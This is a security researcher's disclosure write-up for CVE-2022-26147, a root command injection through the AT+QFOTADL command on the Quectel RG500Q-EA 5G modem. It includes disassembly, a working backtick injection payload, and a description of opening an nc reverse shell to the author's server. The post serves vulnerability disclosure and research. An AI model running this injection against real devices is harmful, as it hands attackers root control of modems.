



[Home](#)
[Contact](#)
[Git](#)
[RSS](#)

Code execution as root via AT commands on the Quectel RG500Q-EA 5G modem

CVE-2022-26147 CRITICAL: 9.8

Jun 21, 2022

I recently researched a relatively new 5G-capable modem from Quectel: the RG500Q-EA. I identified a security issue with how the OTA download procedure operates which allows an attacker to execute commands on the modem as `root`.

Previous research

I've previously posted [about an issue affecting older Quectel modems present in the PinePhone](#). The issue, which was assigned the CVE ID CVE-2021-31698, is similar to the one described in this article. The article presents some background on how the modem and the mainboard (the "host" machine) communicate - usually, the mainboard sends AT commands over a serial line to the modem, which runs its own black-box operating system entirely independent of the mainboard. These AT commands are parsed by a daemon running on the modem, which then indicates whether the command executed successfully and optionally returns some data.

Analyzing the daemon

In the previously mentioned issue, I described that the AT commands were parsed by a daemon on the modem called `atfwd_daemon`. While this is still technically somewhat true, a bulk of the core functionality is offloaded to other components or libraries. Some AT commands are executed by the modem's QDSP processor, which is at the time of writing still quite difficult to reverse engineer. The library we're interested in is `libql_atcop.so`, which is an ARMv8 shared library present on the modem's host OS.

I identified the vulnerable command `AT+QFOTADL`. In practice, this command is used to point to an OTA download link, for example:

```
AT+QFOTADL="https://sif.ee/Quectel-OTA.bin"
```

The modem downloads the OTA, extracts it, verifies whether it's installable, and finally installs it on the modem device.

This command is handled in `libql_atcop.so` by a procedure named `ql_exec_qfotadl_cmd_proc()`:

```
match +QFOTADL
    mov     r1=>s_+QFOTADL_00037edc,r5
    cmp     r7,r0
    mov     r0,r8
    bne     LAB_0001a738
    blx     <EXTERNAL>::stincasecmp
    cmp     r0,#0x0
    bne     LAB_0001a738
    mov     r0,r10
    ldr.w   r2,[r9,#offset ql_atc_tbl[4]]
    mov     r1,r11
    jump to +QFOTADL handler
    blx     r2=>ql_exec_qfotadl_cmd_proc
```

This procedure first matches the provided schema and checks to see which protocol is being used (plain HTTP, HTTPS, or FTP):

```

is https?
    add        r1=>s_https://_0003915c,pc
    blx        <EXTERNAL>::strncasecmp
    mov        r3,r0
    cmp        r0,#0x0
    beq        set_type_https_and_finish
    ldr        r1,[DAT_0001c7fc]
    movs       r2,#0x7
    mov        r0,r8
is http?
    add        r1=>s_http://_00039170,pc
    blx        <EXTERNAL>::strncasecmp
    cmp        r0,#0x0
    beq        set_type_http_and_finish
    ldr        r1,[DAT_0001c800]
    movs       r2,#0x6
    mov        r0,r8
is ftp?
    add        r1=>s_ftp://_00039180,pc
    blx        <EXTERNAL>::strncasecmp
    cmp        r0,#0x0
    bne        handle_unknown_type
    ldr        r1,[DAT_0001c810]

```

Code flow is then passed to another procedure, which formats the provided URL into a system command using `snprintf()` and initiates the download:

```

iVar2 = check_for_connectivity();
if (iVar2 == 0) {
    system("echo [DFota] fota datacall pass... > /dev/kmsg");
    /* if type is https */
    if (fota_url_type == 0) {
        __snprintf_chk(cmd,0x22c,1,0x22c,
            "/usr/bin/wget -T 30 -t 3 %s --no-check-certificate -O %s 2>&1 |tee %s",
            fota_url, "/usrdata/cache/fota/ipth_package.bin.dd",
            "/usrdata/cache/fota/wget.log");
    }
    else {
        /* if type is plain http or ftp */
        __snprintf_chk(cmd,0x22c,1,0x22c, "/usr/bin/wget -T 30 -t 3 %s -O %s 2>&1 |tee %s", fota_url,
            "/usrdata/cache/fota/ipth_package.bin.dd", "/usrdata/cache/fota/wget.log");
    }
    iVar1 = 5;
    goto execute_download;
}

```

Disassembling the binary further revealed that there is no user input sanitization in place and the provided user input is used in the command as-is, which is executed using `system()` (provided by a wrapper function in another library).


Code execution

From this, we can deduce that arbitrary command execution is possible. We can, for example, enter a valid schema and use backticks to execute our commands in a subshell. As an example, to reboot the modem:

```
AT+QFOTADL="http://`reboot`"
```

Due to the fact that the daemon runs as root, the code is also being executed as the root user on the modem.

As an example, in this [Asciinema recording](#), I use the `nc` binary present to establish a reverse shell (over 5G!) to my server.

An Asciinema terminal recording showing a reverse shell connection. On the left, a terminal window for '@sif.ee' shows the command 'nc -lp 1337' being executed. On the right, a terminal window for 'root@attacker:~#' shows the command 'microcom /dev/ttyUSB2 -s 115200' being executed, followed by the AT command 'AT+QFOTADL="http:'. A large white play button icon is centered over the terminal windows, indicating the start of the recording.

```
@sif.ee ~ % # here we set up a listener to catch the shell
ll
@sif.ee ~ % nc -lp 1337

root@attacker:~# # here we connect to the modem and execute the malicious command
root@attacker:~# microcom /dev/ttyUSB2 -s 115200
AT+QFOTADL="http:
```

It's very possible that this vulnerability affects other Quectel products as well, as firmware is commonly reused, but I do not possess other hardware to test it on. Most probably, it affects all RG50xQ products, if not more. Vendor did not clarify which products this vulnerability affects.

Timeline

- **22/02/2022** - Attempted to contact vendor
- **23/02/2022** - Vendor confirmed vulnerability
- **23/02/2022** - Vendor informs of fix in codebase
- **25/02/2022** - Assigned ID [CVE-2022-26147](#)

- **14/06/2022** - Notified vendor of imminent public disclosure of vulnerability, no response from vendor
 - **21/06/2022** - Article published
-

Author | nns

Ethical Hacking and Cybersecurity professional with a special interest for hardware hacking, IoT and Linux/GNU.

nns © 2022 | PGP `FBCC 0914 0134 3627 3FF9 6298 FE14 255A 6AE7 241C` (key)
Hosted on a GPS modem